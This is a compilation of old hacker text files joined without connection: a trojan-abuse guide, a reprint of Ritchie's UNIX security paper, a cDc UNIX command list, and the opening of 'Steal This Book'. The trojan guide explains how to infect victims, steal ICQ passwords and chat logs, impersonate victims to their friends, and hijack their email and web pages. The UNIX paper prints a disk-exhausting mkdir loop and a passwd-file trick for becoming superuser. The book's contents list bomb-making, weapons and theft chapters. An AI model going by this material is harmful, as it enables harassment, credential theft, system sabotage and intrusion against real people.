clean the trojan but you'll have everything you want about the victim. \*Note Believe me when someone is infected is he or she had a trojan cleaner they'll be clean. They are still infected that means that they're a real newbies and don't know what trojan horse is. I'll advice you to use THE NEWEST trojan that are not detectable by the virus and trojan scanners. \* \* \* \* \* \* \* \* \* \* \* \* Most people are talking via IRC (Internet Relay Chat).But if they give the option to the IRC client to log everything this will be useful for you. \*Note If the victim didn't give the client option to log everything you can find him on IRC and meet him then talk a little and then ask him to do this.But don't forget to tell him what he'll win if he do this. This is vEry important.Tell him that he'll be able to read then all of his logs with his friends.Now he'll do it. \*\*\*\*\* Now go in the MIRC\logs directory on the victims hard drive (he might change the directory but you'll find it I'm sure). There you'll find all of this conversations with his friends now download all logs in the directory. The when you're off-line you'll read them and see who are the victims best friends.See if they told him important and secret things.If you find something go on IRC and find his friend and tell all the things you know to him/her. They'll ask you who told these secret things. Tell them it was their "friend" your victum.Haha I think this is BETTER than deleting files.But there's more. Now you must see his other friends on ICQ.GO in the ICQ directory in NEwDB directory and download all .dat files there's his password and all the things he talked with his friends. Take the password and his contact list and start talking stupid things to his friends. After this you'll leave you victim without friends. This is better than deleting I told you. Now go and search for something interesting on his hard-drive. There're a lot of people who writes their passwords on their computer web page passwords, e-mail passwords and other. Search for something like IMPORTANT directory or something like that. There you'll find interesting things IF you find password hack his web page and e-mail address. This will destroy him believe me. Well there are the things which are better then deleting everything believe me when someone loose all of his friends, his e-mail address, his web page and important information on his hard-drive YOU ARE COMPLETELY DESTROYED.

That's the guide but there'll me more and more just keep reading if you like the guide or you have

any questions about it, or you want some other guides you can contact me at:

dancho@mbox.digsys.bg

Bye and I hope this guide will be useful for you.As I told you I'm only telling you how to do this not to do it. I don't take any responsibility about anything happened after reading this guide.

Author: tH3 m4n!4c contact me at : themaniac@blackcode.com

Everything about trojans and how to use their options Author:tHe mAnIaC contact me at:themaniac@blackcode.com \_\_\_\_\_ | - | |-| |-| HACK OR BE HACKED {- Never think you know everything. There's always someone out there that knows more than you -} A lot of people ask me the same question how to use trojans, how to infect someone, what is a trojan and how is the trojan working so I decided to write this guide and explain everything about the trojan horses and how to use them.  $\} = \{ - \} = \{ - \} =$ First I'll tell you what a trojan horse is. A trojan horse is -An unauthorized program contained within a legitimate program. This unauthorized program performs functions unknown (and probably unwanted) by the user. -A legitimate program that has been altered by the placement of unauthorized code within it; this code performs functions unknown (and probably unwanted) by the user. -Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and probably unwanted) by the user. Trojans can also be called RAT's, or Remote Administration Tools. The trojan got it's name from the old mythical story about how the greeks during the war, gave their enemy a huge wooden horse as a gift. They accepted this gift and they brought into their kingdom, and during the night, greek soldiers crept out of the horse and attacked the city, completely overcoming it. So you now know what a trojan horse is. The trojan horse has a client and a server.If you want

to rule someone's computer you should make him or her run the server file. The you should just connect to them with the client and of course with their IP written there. \*NOTE If you want to get someone's IP via ICQ just see it in their info or go in dos and write "netstat" you'll see it there If the user is on IRC just write /dns nickname and of course put the user nickname \*\*\*\*\*\*\* Most of the new trojans has options that when the victim run the server it will e-mail you back their IP and other information. It will e-mail it to every e-mail you want using their STMP server. Now you should make the victim run the server you can tell that it's some kind of program or something else use your imagination. Then when you have their IP just write it down in the client click "Connect" button and then you can what you want on their computer of course with the options that the trojan has. Each trojan has it's own set of functions, or abilities Almost every trojan out now has the ability to use a file manager. When they run this, the user will be able to view/delete/move/upload/download/execute any file off your hard drive(s). The file manager ability can be very dangerous. It lets the user able to upload any type of file, virii, other trojans, etc, and then RUN them. There are also many other dangerous abilities that these trojans possess. Some just feature a button that will let you simply format the victim's C:/ drive, which would totally erase their hard drive. Other dangerous functions include being able to start a FTP server on the victim's hard drive, and setting a designated port so anyone could download/upload/execute files on your pc. Most new trojans have the ability to steal your list of cached passwords, and even your dailup account password and user name. Another very malicious ability is that for example Sub Seven, has a feature to allow you to modify the startup registry info. That can be very dangerous to your computer. Then they usually have less dangerous abilities, such as hide mouse, control mouse, restart windows, send to URL, show picture, notepad flood, etc. These aren't very harmful, but can be very annoying, and scary to someone who has no clue what is happening to him/her. /--/--//--/--//--/--//--/--//--//--//--//--//--//--//--//--//--//--//--//--//--//--//--// Now I'll tell you how are the trojans working When the victim runs the server it does functions like opening some specific port and listening for connections. It can use TCP or UPD protocols. When you connect with the victim IP the you can do what you want because the server let you do the trojan functions on the infected computer. Some trojans restart every time Windows is loaded. They modify win.ini or system.ini so the trojan can restart but most of the

new trojans use the registry so they can restart. Some trojans has unique options like get ICQ UIN, add me to the victim contact list, ICQ spy that let's you see all the messages that the victim is sending via ICQ etc. Trojans are dangerous thing and they can destroy completely. A lot of people ask me what will the hacker do once he's on your computer.Well the common data a hacker looks for would include but not limit to the following. Credit Card Information Credit Information Checking Account Information Any accounting data Data bases Mailing Lists Personal Addresses Email Addresses Account Passwords Home Office / Small Business Information Company Accounts / Subscribed for Services Resumes Email Any Company Information / Services He Can Access Your or spouse's first and last name Children's names / ages Your address Your telephone number Letters you write to people Email Your personal resume Your family pictures School work Any school accounts / information Noone wants to see this information on some pages because it's your privacy. Trojans are made every day by the programers with new options and with better encryption so the Anti-Trojan software can't detect them.So noone knows how many are the trojans on the net. But the programmers are still programming trojans and they will continue in the future. Technically, a trojan could appear almost anywhere, on any operating system or platform. However, with the exception of the inside job mentioned previously, the spread of trojans works very much like the spread of viruses. Software downloaded from the Internet, especially shareware or freeware, is always suspect. Similarly, materials downloaded from underground servers or Usenet newsgroups are also candidates. There are thousand of programs with not checked source and new programs are appearing every day especially the freeware one so they can all be trojans.

So be careful what you're downloading and from where you're downloading it

Following is all the information that you need to understand the workings of the UNIX operating system (Berkley 4.2).

Patched together by The War

On the security side of UNIX:

On the Security of UNIX Dennis M. Ritchie Recently there has been much interest

in the security aspects of operating systems and software. At issue is the ability to prevent undesired disclosure of information, destruction of information, and harm to the functioning of the system. This paper discusses the degree of security which can be provided under the system and offers a number of hints on how to improve security. The first fact to face is that was not developed with security, in any realistic sense, in mind; this fact alone guarantees a vast number of holes. (Actually the same statement can be made with respect to most systems.) The area of security in which is theoretically weakest is in protecting against crashing or at least crippling the operation of the system.

The problem here is not mainly in uncritical acceptance of bad parameters to system calls there may be bugs in this area, but none are known- but rather in lack of checks for excessive consumption of resources. Most notably, there is no limit on the amount of disk storage used, either in total space allocated

or in the number of files or directories. Here is a particularly ghastly shell sequence guaranteed to stop the system:

while :; do mkdir x cd x done

Ether a panic will occur because all the i-nodes on the device are used up, or all the disk blocks will be consumed, thus preventing anyone from writing files on the device. In this version of the system, users are prevented from creating more than a set number of processes simultaneously, so unless users are in collusion it is unlikely that any one can stop the system altogether. However, creation of 20 or so CPU or disk-bound jobs leaves few resources available for others. Also, if many large jobs are run simultaneously, swap space may run out, causing a panic. It should be evident that excessive consumption of disk space, files, swap space, and processes can easily occur accidentally in malfunctioning programs as well as at command level. In fact is essentially defenseless against this kind of abuse, nor is there any easy fix. The best that can be said is that it is generally fairly easy to detect what has happened when disaster strikes, to identify the user responsible, and take appropriate action. In practice, we have found that difficulties in this area are rather rare, but we have not been faced with malicious users, and enjoy a fairly generous supply of resources which have served to cushion us against accidental overconsumption. The picture is considerably brighter in the area of protection

of information from unauthorized perusal and destruction. Here the degree of security seems (almost) adequate theoretically, and the problems lie more in the necessity for care in the actual use of the system. Each file has associated with it eleven bits of protection information together with a user identification number and a usergroup identification number (UID and GID). Nine of the protection bits are used to specify independently permission to read, to write, and to execute the file to the user himself, to members of the user's group, and to all other users. Each process generated by or for a user has associated with it an effective UID and a real UID, and an effective and real GID. When an attempt is made to access the file for reading, writing, or execution, the user process's effective UID is compared against the file's UID; if a match is obtained, access is granted provided the read, write, or execute bit respectively for the user himself is present. If the UID for the file and for the process fail to match, but the GID's do match, the group bits are used; if the GID's do not match, the bits for other users are tested. The last two bits of each file's protection information, called the set-UID and set-GID bits, are used only when the file is executed as a program. If, in this case, the set-UID bit is on for the file, the effective UID for the process is changed to the UID associated with the file; the change persists until the process

terminates or until the UID changed again by another execution of a set-UID file. Similarly the effective group ID of a process is changed to the GID associated with a file when that file is executed and has the set-GID bit set. The real UID and GID of a process do not change when any file is executed, but only as the result of a privileged system call. The basic notion of the set-UID and set-GID bits is that one may write a program which is executable by others and which maintains files accessible to others only by that program. The classical example is the game-playing program which maintains records of the scores of its players. The program itself has to read and write the score file, but no one but the game's sponsor can be allowed unrestricted access to the file lest they manipulate the game to their own advantage. The solution is to turn on the set-UID bit of the game program.

When, and only when, it is invoked by players of the game, it may update the score file but ordinary programs executed by others cannot access the score. There are a number of special cases involved in determining access permissions. Since executing a directory as a program is a meaningless operation, the execute-permission bit, for directories, is taken instead to mean permission to earch he directory for a given file during the scanning of

a path name; thus if a directory has execute permission but no read permission for a given user, he may access files with known names in the directory, but may not read (list) the entire contents of the directory. Write permission on a directory is interpreted to mean that the user may create and delete files in that directory; it is impossible for any user to write directly into any directory. Another, and from the point of view of security, much more serious special case is that there is a ``super user'' who is able to read any file and write any nondirectory. The super-user is also able to change the protection mode and the owner UID and GID of any file and to invoke privileged system calls. It must be recognized that the mere notion of a super-user is a theoretical, and usually practical, blemish on any protection scheme. The first necessity for a secure system is of course arranging that all files and directories have the proper protection modes. Traditionally, software has been exceedingly permissive in this regard; essentially all commands create files readable and writable by everyone. In the current version, this policy may be easily adjusted to suit the needs of the installation or the individual user. Associated with each process and its descendants is a mask, which is in effect with the mode of every file and directory created by that process. In this way, users can arrange that, by default, all their files are no more accessible than they wish. The standard mask, set by allows all permissions to the user himself and to his group, but disallows writing by others. To maintain both data privacy and data integrity, it is necessary, and largely sufficient, to make one's files inaccessible to others. The lack of sufficiency could follow from the existence of set-UID programs created by the user and the possibility of total breach of system security in one of the ways discussed below (or one of the ways not discussed below). For greater protection, an encryption scheme is available. Since the editor is able to create encrypted documents, and the command can be used to pipe such documents into the other text-processing programs, the length of time during which cleartext versions need be available is strictly limited. The encryption scheme used is not one of the strongest known, but it is judged adequate, in the sense that cryptanalysis is likely to require considerably more effort than more direct methods of reading the encrypted files. For example, a user who stores data that he regards as truly secret should be aware that he is implicitly trusting the system administrator not

to install a version of the crypt command that stores every typed password in a file. Needless to say, the system administrators must be at least as careful as their most demanding user to place the correct protection mode on the files under their control. In particular, it is necessary that special files be protected from writing, and probably reading, by ordinary users when they store sensitive files belonging to other users. It is easy to write programs that examine and change files by accessing the device on which the files live. On the issue of password security, is probably better than most systems. Passwords are stored in an encrypted form which, in the absence of serious attention from specialists in the field, appears reasonably secure, provided its limitations are understood. In the current version, it is based on a slightly defective version of the Federal DES; it is purposely defective so that easilyavailable hardware is useless for attempts at exhaustive key-search. Since both the encryption algorithm and the encrypted passwords are available, exhaustive enumeration of potential passwords is still feasible up to a point. We have observed that users choose passwords that are easy to guess: they are short, or from a limited alphabet, or in a dictionary. Passwords should be at least six characters long and randomly chosen from an alphabet which includes digits and special characters. Of course there also exist feasible non-cryptanalytic ways of finding out passwords. For example: write a program which types out ``login:'' on the typewriter and copies whatever is typed to a file of your own. Then invoke the command and go away until the victim arrives. The set-UID set-GID) notion must be used carefully if any security is to be maintained. The first thing to keep in mind is that a writable set-UID file can have another program copied onto it. For example, if the super-user command is

writable, anyone can copy the shell onto it and get a password-free version of A more subtle problem can come from set-UID programs which are not sufficiently careful of what is fed into them. To take an obsolete example, the previous version of the command was set-UID and owned by the super-user. This version sent mail to the recipient's own directory. The notion was that one should be able to send mail to anyone even if they want to protect their directories from writing. The trouble was that was rather dumb: anyone could mail someone else's private file to himself. Much more serious is the following scenario: make a file with a line like one in the password file which allows one to log in as the super-user. Then make a link named ``.mail'' to the password file in some writable directory on the same device as the password file (say/tmp). Finally mail the bogus login line to /tmp/.mail; You can then login as the superuser, clean up the incriminating evidence, and have your will. The fact that users can mount their own disks and tapes as file systems can be another way of gaining superuser status. Once a disk pack is mounted, the system believes what is on it. Thus one can take a blank disk pack, put on it anything desired, and mount it. There are obvious and unfortunate consequences. For example: a mounted disk with garbage onit will crash the system; one of the files on the mounted disk can easily be a password-free version of other files can be unprotected entries for special files. The only easy fix for this problem is to forbid the use of to unprivileged users. A partial solution, not so restrictive, would be to have the command examine the special file for bad data, set-UID programs owned by others, and accessible special files, and balk at unprivileged invokers.

Info about the /etc/passwd file:

NME passwd - password file DSCRIPTION Passwd contains for each user the following information: name (login name, contains no upper case) encrypted password numerical user ID numerical group ID user's real name, office, extension, home phone. initial working directory program to use as Shell The name may contain `&', meaning insert the login name. This information is set by the chfn(1) command and used by the finger(1) command. This is an ASCII file. Each field within each user's entry is separated from the next by a colon. Each user is separated from the next by a new line. If the password field is null, no password is demanded; if the Shell field is null, then /bin/sh is used.

This file resides in directory / etc. Because of the encrypted passwords, it can and does have general read permission and can be used, for example, to map numerical user ID's to names.

Appropriate precautions must be taken to lock the file against changes if it is to be edited with a text editor; vipw(8) does the necessary locking.

# FLES

/etc/passwd

SE ALSO

\_\_\_

BGS

A binary indexed file format should be available for fast access.

User information (name, office, etc.) should be stored elsewhere.

Now if you have had the patience to read all of this and you have digested it you know everything that you need to know about the Unix system to hold up your end of an intelligent conversation.

Have fun!

 ((\_\_\_))
 ((\_\_))

 [xx]
 cDc communications, inc.
 [xx]

 \ /
 presents...
 \ /

 (`')
 (`')
 (U)

# Gibe's UNIX COMMAND Bible

The latest file from the Cow's Information Series, Franken's UNIX Command Bible is suitable for the UNIX dilettante, as well as for the hardcore hack. Provides easy reference for those hard-to-remember commands. Attractive print-out fits well in any decor.

Edited by High Priest and Scribe, F. Gibe "Smash the State! Have a Nice Day!" ..... 1987

Command Description ~~~~~~ ~~~~~~~~~~~ Search for a pattern within a file. Includes awk a built-in programming language. bdiff Compares two large files. bfs Scans a large file. Displays a calendar. cal Concatenates and prints files. cat C compiler. CC cd Change directory. Changes a file's group ownership. chgrp chmod Changes a file's access permissions. chown Changes the individual ownership of a file. Compares two files; diplays the location (line cmp and byte) of the 1st difference between these. Compares two files so as to determine which comm lines are common to both. ср Copies a file to another location.

cu	Calls another UNIX system.	
date	Returns the date and time.	
df	Displays free space in the file system.	
diff	Displays the differences between two files or directories.	
diff3	Displays the differences between three files or directories.	
du	Reports on file system usage.	
echo	Displays its argument.	
ed	Text editor.	
ex	Text editor.	
expr	Evaluates its argument which is generally a mathematical formula.	
£77	FORTRAN compiler.	
find	Locates the files w/ specified characteristics.	
format	Initializes a floppy disk.	
grep	Searches for a pattern within a file. (see awk)	
help	Salvation.	
kill	Ends a process.	
ln	Used to link files.	
lpr	Copies the file to the line printer.	
ls	Displays info. about one or more files.	
mail	Used to receive or deliver e-mail.	
mkdir	Creates a new directory.	
more	Displays a long file so that the user can scroll through it.	
mv	Used to move or rename files.	
nroff	Used to format text.	
ps	Display a process's status.	
pwd	Display the name of the working directory.	
rm	Removes one or more files.	
rmdir	Deletes one or more directories.	

sleep	Causes a process to become inactive for a specified length of time.	
sort	Sort and merge one or more files.	
spell	Finds spelling errors in a file.	
split	Divides a file.	
stty	Display or set terminal parameters.	
tail	Displays the end of a file.	
troff	Outputs formatted output to a typesetter.	
tset	Sets the terminal type.	
umask	Allows the user to specify a new creation mask.	
uniq	Compares 2 files. Finds and displays lines in one file that are unique.	
uucp	UNIX-to-UNIX execute.	
vi	Full screen editor.	
WC	Displays details in the file size.	
who	Info. on who else be online.	
write	Used to send a message to another user.	
- ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~	Now print it out if yould like Good for fact	
That's the Summary. Now print it out, if you'd like. Good for fast referencing. Following the Summary is a more in-depth look at each of the commands already listed.		
_		
~		
awk program filenam awk -f programfilen		

~~

aw p . og. 

The [awk] utility can be used to find any lines in a file which match a certain pattern; once found, these lines can be processed. In the first configuration, the program that [awk] is to execute is specified in the command line. In the second, the program is stored as the file given in programfilename. The -f option instructs [awk] to read this file.

[bdiff] is used to compare files too large for [diff]. See [diff] for the format.

bfs filename ~~~~~~~~~~~~ [bfs] is used to scan a large file to determine where to split it into smaller files. cal 01-12 (month) 0-9999 (year) [cal] utility can be used to display a calendar of any year from 0 to 9999 AD, and any or all of the twelve months. cat filename ~~~~~~~~~ [cat] can be used to examine a short file. See [more] for lengthier files. number[cc] ~~~~~~~~~ The [cc] command changes the entire current line, or a group of lines starting with the current line. [number] represents the number of old lines to be deleted. cd directory name The [cd] command causes the current working directory to be changed. The [directory name] can be either a full or partial path name. chgrp groupname filename This command changes the group ownership of a file. chmod {ugoa}  $\{+-\}$  {rwx} The [chmod] utility changes a file's access permissions. [u] specifies the user or owner's login name, [g] specifies a group and [o] indicates all others. [a] indicates the user, group, and all others; c'est the default. [+] adds permission; [-] deletes it. [r] indicates read, [w] write, and [x] execute. chown individualname filename [chown] changes the individual ownership of a file (see chgrp). cmp filename1 filename2 [cmp] is one of the four principle UNIX file comparison utilities. It compares 2 files, and returns the positions where they differ. comm -options filename1 filename2

-

The [comm] utility, in comparing two files, produces three

columns of output. The first contains lines unique to the first file, the second, lines unique to the second, and the third column, lines common to both files. By placing the numbers [1], [2], and/or [3] in the [options] position, any one (or more) of these columns can be suppressed. cp sendingfile receivingfile The [cp] command copies a file. [sendingfile] is the file to be copied, [receivingfile] is the file to which it is copied. diff [options] filename1 filename2 Again, a file comparison utility. However, with [diff], the differences are displayed as instructions that can be used to edit the files so that they are identical. diff3 filename1 filename2 filename3 Similar to [diff], [diff3] is unique in that it can compare three files. Gee. ed filename ~~~~~~~~~~ One of the UNIX's three editing utilities, [ed] is a basic line editor. I'm sure there are other files that will explain how to use [ed]. Thus, I'll confine myself to a rough outline: e filename ..... edit a different file f filename ..... changes the currently specified file. h ..... provides explanation of errors. text ..... inserts text before the current line. line, linel ..... lists the specified lines. line, linen ..... displays specified lines, preceded by their line numbers. q ..... exit from [ed] w ..... writes buffer to current filename. + or - ..... +number of lines closer to end -number of lines closer to beginning.

find directory searchcriteria parameter actioncriteria parameter The [find] utility can be very useful indeed, especially when confronted by a UNIX with countless files. Basically, this command finds files which meet certain criteria, and then performs an operation (such as printing the files). Search criteria consists of the following:

~~~~~~	~~~~~~	~~~~~~~
-name	filename	Files whose names match [filename] will meet this criteria.
-type	filetype [b] block special [c] character spec [d] directory file [f] plain file	
-links	+/- x	Files with # of links indicated by + or - x meet this criteria.
-user	login name or user ID #	Files belonging to user with given login name or ID # meet criteria.
-group	group name or group ID #	Files belonging to group with given group name or ID # meet this criteria.
-size	+ or - x	Files greater than +x bytes or less than -x bytes meet this criteria.
-atime	+ or - x	Files not accessed within +x days, accessed within -x days, or acc- essed x days ago meet criteria.
-mtime	+ or - x	Files NOT modified within +x days, modified within -x days, or modified x days ago will meet this criteria.
-newer	filename	Files modified more recently than [filename] meet this criteria.
Action Criteria " "		
-print	_	When search criteria are met, path name of the file is displayed.
-exec	<pre>command{ }\;</pre>	Executes given command when search criteria are met. { } indicates file-name, [\;] ends the command.
-ok	$command \{ \} $ ;	Exactly like -exec, except user is prompted [y] or [n] before command.

grep -options searchstring filenames

Another search command, this for a particular string of chars.

[ln] establishes a file link. For this utility, [original] represents the filename to be linked, [new] the filename of the new link to the original.

[ls] provides directory information. [ls -l/] displays a more complete version of the info. list.

mail username username

This utility allows e-mail to be sent to other system users.

mail

Simply typing [mail] checks the user's own mailbox. When sending mail, several items must be set: ~s text ..... sets the subject field

~c user names ..... sends other users carbon copies of mail m user names ..... activates the compose mode, with the specified users as the message's recipients. ~h ..... displays and allows editing of all headers. ^D ..... ends message editing; sends mail. ~r filename ..... places file in body of message (keen command) Reading One's Own Mail: h number or range ..... causes specified headers to be displayed p message # ..... displays entire message d number or range ..... deletes specified messages u number or range ..... undelete specified mail during SAME mail session (messages removed after q)  $\ensuremath{\mathtt{q}}$  ..... leave the post office mkdir directoryname [mkdir] allows creation of a subdirectory, for your dining enjoyment. more filename For longer files, [more] is a convenient utility. It will display the first screen of file data and then stop, allowing the user to control scrolling henceforth. mv oldfilename newfilename The [mv] utility can be used simply to rename a file, or... mv filea fileb... directory [mv] can also be used to move files to a new directory, provided the directory exists, and you have write access to it. ps -options ~~~~~~~~~ The [ps] command, by itself, displays the status of each active process controlled by your terminal. This status report includes the Process Identification Number (PID), the terminal (TTY), the time the process has been executing (TIME), and the command line used to execute the process (CMD). [ps]'s three options include -a (displays info. on active processes controlled by any terminal), -x (info. on ALL active processes), and -1 (an extensive status report on all active processes). pwd ~~~ [pwd] command displays the present working directory. rm filename

[rm] removes a file. More than one file can be specified.

# rmdir directoryname

This utility removes a directory, an EMPTY directory (save the hidden files).

## sleep seconds

~~~~~~

The [sleep] utility causes a process to become inactive for a certain period of time. Max. seconds is 65,536 (about 18 hrs).

## sort -options filenames

[sort] merges and sorts files. Without options, [sort] orders files by the ASCII codes of the characters at the beginning of each line. Options include -b (leading blanks ignored), -d (only letters, digs, and blanks considered; "dictionary sort"), -f (case ignored), -n (numerical sort [for numerical data]), and -r (a reverse sort).

#### 

[split] divides a large file into smaller ones. [size] refers to the number of lines the resulting files contain, [original] is the name of the orig. file, and [resulting] represents the prefix name assigned to the newly created files.

# umask ugo

~~~~~~

[umask] changes the file CREATION mask (see [chmod] for already existing files). Here, [u] represents the owner's access permission, [g] the group's a.p., and [o] the a.p. for all others.

[uucp] (UNIX to UNIX copy) can be used to send files to a remote UNIX, or retrieve files from the remote system. Other UNIX comm commands include [cu] (which establishes contact with another system), and [uux] (UNIX to UNIX execute; allows commands to be executed on a remote system).

# wc -options filenames

The [wc] utility displays file-size information. This includes the number of lines, words, and characters. By chosing the -1, -w, or -c options, the information can be limited to only line, word, or character number.

### who

~~~

A very useful command (which some systems respond to even before a user is actually logged on), [who] displays a list of users currently online. This list includes the user's name, terminal device # (tty), and the log-in time. [who am i] displays info. only on the user who executed the command.

~
 (c)1987 cDc communications by Franken Gibe
0/0/87-14
All Rights Smeared Across The Wall

```
STEAL THIS BOOK
By Abbie Hoffman
Dedicated to Jerry Lefcourt, Lawyer and Brother
Library of Congress number 72-157115 (stolen from Library of Congress)
copyright ©1971 PIRATE EDITION
STABLE OF DISCONTENTS
INTRODUCTION
AIDING AND ABETTING
SURVIVE!
      1. FREE FOOD
            ¥ Restaurants
            ¥ Food Programs
            ¥ Supermarkets
            ¥ Wholesale Markets
            ¥ Food Conspiracies
            ¥ Cheap Chow
      2. FREE CLOTHING AND FURNITURE
            ¥ Free Clothing
            ¥ Sandals
            ¥ Free Furniture
      3. FREE TRANSPORTATION
            ¥ Hitch-Hiking
            ¥ Freighting
            ¥ Cars
            ¥ Buses
            ¥ Airlines
            ¥ In City Travel
      4. FREE LAND
      5. FREE HOUSING
            ¥ Communes
            ¥ Urban Living
            ¥ Rural Living
            ¥ List of Communes
      6. FREE EDUCATION
            ¥ List of Free Universities
      7. FREE MEDICAL CARE
            ¥ Birth Control Clinics
            ¥ Abortions
            ¥ Diseases Treated Free
      8. FREE COMMUNICATION
            ¥ Press Conference
            ¥ Wall Painting
            ¥ Use of the Flag
            ¥ Radio
            ¥ Free Telephones
            ¥ Pay Phones
      9. FREE PLAY
            ¥ Movies and Concerts
            ¥ Records and Books
      10. FREE MONEY
            ¥ Welfare
            ¥ Unemployment
            ¥ Panhandling
            ¥ Rip-Offs
            ¥ The International Yippie Currency Exchange
      11. FREE DOPE
            \ensuremath{\mathtt{Y}} Buying, Selling and Giving It Away
            ¥ Growing Your Own
```

- 12. ASSORTED FREEBIES
  - ¥ Laundry
  - ¥ Pets
  - ¥ Posters
  - ¥ Security
  - ¥ Postage
  - ¥ Maps
  - ¥ Ministry
  - ¥ Attrocities
  - ¥ Veteran's Benefits
  - ¥ Watch
  - ¥ Vacations
  - ¥ Drinks
  - ¥ Burials
  - ¥ Astrodome Pictures
  - ¥ Diploma
  - ¥ Toilets

# FIGHT!

- 1. TELL IT ALL, BROTHERS AND SISTERS
  - ¥ Starting a Printing Workshop
  - ¥ Underground Newspapers
  - ¥ High School Papers
  - ¥ G.I. Papers
  - ¥ News Services
  - ¥ The Underground Press
  - ¥ Switchboards
- 2. GUERRILLA BROADCASTING
  - ¥ Guerrilla Radio
  - ¥ Guerrilla Television
- 3. DEMONSTRATIONS
  - ¥ Dress
  - ¥ Helmets
  - ¥ Gas Masks
  - ¥ Walkie-Talkies
  - ¥ Other Equipment
- 4. TRASHING
  - ¥ Weapons for Street Fighting
  - ¥ Knife Fighting
    - ¥ Unarmed Defense
  - ¥ General Strategy Rep
- 5. PEOPLE'S CHEMISTRY
  - ¥ Stink Bomb
    - ¥ Smoke Bomb
    - ¥ CBW
    - ¥ Molotov Cocktail
    - ¥ Sterno Bomb
    - ¥ Aerosol Bomb
    - ¥ Pipe Bombs
    - ¥ General Bomb Strategy
- 6. FIRST AID FOR STREET FIGHTERS
  - ¥ What to Do
  - ¥ Medical Committees
- 7. HIP-POCKET LAW
  - ¥ Legal Advice
  - ¥ Lawyer's Group
  - ¥ Join the Army of Your Choice
  - ¥ Canada, Sweden & Political Asylum
- 8. STEAL NOW, PAY NEVER
  - ¥ Shoplifting
  - ¥ Techniques

- ¥ On the Job
- ¥ Credit Cards
- 9. MONKEY WELFARE
- 10. PIECE NOW
  - ¥ Handguns
    - ¥ Rifles
    - ¥ Shotquns
    - ¥ Other Weapons
    - ¥ Training
    - ¥ Gun Laws
- 11. THE UNDERGROUND
  - ¥ Identification Papers
  - ¥ Communication

# LIBERATE!

- 1. FUCK NEW YORK
- 2. FUCK CHICAGO
- 3. FUCK LOS ANGELES
- 4. FUCK SAN FRANCISCO

INTRODUCTION

It's perhaps fitting that I write this introduction in jail-that graduate school of survival. Here you learn how to use toothpaste as glue, fashion a shiv out of a spoon and build intricate communication networks. Here too, you learn the only rehabilitation possible-hatred of oppression.Steal This Book is, in a way, a manual of survival in the prison that is Amerika. It preaches jailbreak. It shows you where exactly how to place the dynamite that will destroy the walls. The first section-SURVIVE!-lays out a potential action program for our new Nation. The chapter headings spell out the demands for a free society. A community where the technology produces goods and services for whoever needs them, come who may.

It calls on the Robin Hoods of Santa Barbara Forest to steal from the robber barons who own the castles of capitalism. It implies that the reader already is "ideologically set," in that he understands corporate feudalism as the only robbery worthy of being called "crime," for it is committed against the people as a whole. Whether the ways it describes to rip-off shit are legal or illegal is irrelevant. The dictionary of law is written by the bosses of order. Our moral dictionary says no heisting from each other. To steal from a brother or sister is evil. To not steal from the institutions that are the pillars of the Pig Empire is equally immoral.Community within our Nation, chaos in theirs; that is the message of SURVIVE!We cannot survive without learning to fight and that is the lesson in the second section.

FIGHT! separates revolutionaries from outlaws. The purpose of part two is not to fuck the system, but destroy it. The weapons are carefully chosen. They are "home-made," in that they are designed for use in our unique electronic jungle. Here the uptown reviewer will find ample proof of our "violent" nature. But again, the dictionary of law fails us. Murder in a uniform is heroic, in a costume it is a crime. False advertisements win awards, forgers end up in jail. Inflated prices guarantee large profits while shoplifters are punished. Politicians conspire to create police riots and the victims are convicted in the courts. Students are gunned down and then indicted by suburban grand juries as the trouble-makers. A modern, highly mechanized army travels 9,000 miles to commit genocide against a small nation of great vision and then accuses its people of aggression. Slumlords allow rats to maim children and then complain of violence in the streets. Everything is topsy-turvy. If we internalize the language and imagery of the pigs, we will forever be fucked. Let me illustrate the point. Amerika was built on the slaughter of a people. That is its history. For years we watched movie after movie that demonstrated the white man's benevolence. Jimmy Stewart, the epitome of fairness, puts his arm around Cochise and tells how the Indians and the whites can live in peace if only both sides will be reasonable,

responsible and rational (the three R's imperialists always teach the "natives"). "You will find good grazing land on the other side of the mountain," drawls the public relations man. "Take your people and go in peace." Cochise as well as millions of youngsters in the balcony of learning, were being dealt off the bottom of the deck. The Indians should have offed Jimmy Stewart in every picture and we should have cheered ourselves hoarse. Until we understand the nature of institutional violence and how it manipulates values and mores to maintain the power of the few, we will forever be imprisoned in the caves of ignorance. When we conclude that bank robbers rather than bankers should be the trustees of the universities, then we begin to think clearly. When we see the Army Mathematics Research and Development Center and the Bank of Amerika as cesspools of violence, filling the minds of our young with hatred, turning one against another, then we begin to think revolutionary.Be clever using section two; clever as a snake. Dig the spirit of the struggle. Don't get hung up on a sacrifice trip. Revolution is not about suicide, it is about life. With your fingers probe the holiness of your body and see that it was meant to live. Your body is just one in a mass of cuddly humanity. Become an internationalist and learn to respect all life. Make war on machines, and in particular the sterile machines of corporate death and the robots that guard them. The duty of a revolutionary is to make love and that means staying alive and free. That doesn't allow for cop-outs. Smoking dope and hanging up Che's picture is no more a commitment than drinking milk and collecting postage stamps. A revolution in consciousness is an empty high without a revolution in the distribution of power. We are not interested in the greening of Amerika except for the grass that will cover its grave.

Section three - LIBERATE! - concerns itself with efforts to free stuff (or at least make it cheap) in four cities. Sort of a quick U.S. on no dollars a day. It begins to scratch the potential for a national effort in this area. Since we are a nation of gypsies, dope on how to move around and dig in anywhere is always needed. Together we can expand this section. It is far from complete, as is the entire project. Incomplete chapters on how to identify police agents, steal a car, run day-care centers, conduct your own trial, organize a G.I. coffee house, start a rock and roll band and make neat clothes, are scattered all over the floor of the cell. The book as it now stands was completed in the late summer of 1970. For three months manuscripts made the rounds of every major publisher. In all, over 30 rejections occurred before the decision to publish the book ourselves was made, or rather made for us. Perhaps no other book in modern times presented such a dilemma. Everyone agreed the book would be a commercial success. But even greed had its limits, and the IRS and FBI following the manuscript with their little jive rap had a telling effect. Thirty "yeses" become thirty "noes" after "thinking it over." Liberals, who supposedly led the fight against censorship, talked of how the book "will end free speech."Finally the day we were bringing the proofs to the printer, Grove consented to act as distributor. To pull a total solo trip, including distribution, would have been neat, but such an effort would be doomed from the start. We had tried it before and blew it. In fact, if anyone is interested in 4,000 1969 Yippie calendars, they've got a deal. Even with a distributor joining the fight, the battle will only begin when the books come off the press. There is a saying that "Freedom of the press belongs to those who own one." In past eras, this was probably the case, but now, high speed methods of typesetting, offset printing and a host of other developments have made substantial reductions in printing costs. Literally anyone 